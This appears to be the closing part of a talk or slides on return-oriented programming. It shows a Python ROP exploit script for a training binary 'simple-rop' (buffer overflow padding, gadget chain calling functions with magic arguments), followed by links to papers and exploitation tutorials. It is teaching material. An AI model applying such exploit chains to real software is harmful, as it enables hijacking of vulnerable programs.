pop_ret = 0x08049ca5
pop_pop_ret = 0x08049ca4
lazy = 0x08049b05
food = 0x08049b30
feeling_sick = 0x08049b92

#Buffer Overflow
payload = "A"*0x6c
payload += "BBBB"
```

```
#food(0xdeadbeef) gadget
payload += struct.pack("I", food)
payload += struct.pack("I", pop_ret)
payload += struct.pack("I", 0xdeadbeef)

#feeling_sick(0xd15ea5e, 0x0badf00d)
payload += struct.pack("I", feeling_sick)
payload += struct.pack("I", pop_pop_ret)
payload += struct.pack("I", 0xd15ea5e)
payload += struct.pack("I", 0x0badf00d)

payload += struct.pack("I", lazy)

os.system("./simple-rop \"%s\"" % payload)
```

ROP Variants (Code Reuse Techniques)

- **J**ust-**I**n-**T**ime ROP (JIT-ROP)
  - https://cs.unc.edu/~fabian/papers/oakland2013.pdf
- **J**ump **O**riented **P**rogramming (JOP)
  - https://www.comp.nus.edu.sg/~liangzk/papers/asiaccs11.pdf
- **B**lind **R**eturn **O**riented **P**rogramming (BROP)
  - http://www.scs.stanford.edu/brop/bittau-brop.pdf

Keep on Learning

- Assembly Basics
  - X86
    - https://www.nayuki.io/page/a-fundamental-introduction-to-x86-assembly-programming
  - ARMv7
    - https://azeria-labs.com/writing-arm-assembly-part-1/
- General Binary Exploitation
  - X86
    - https://github.com/RPISEC/MBE
  - ARMv7
    - https://azeria-labs.com/writing-arm-shellcode/
    - https://blog.3or.de/arm-exploitation-return-oriented-programming.html
- Multi-arch development
  - https://github.com/mayanez/crossdev
    - Still needs work, contributions welcome!

Questions?

Slides can be found on my site:

https://miguel.arroyo.me/

@miguelaarroyo12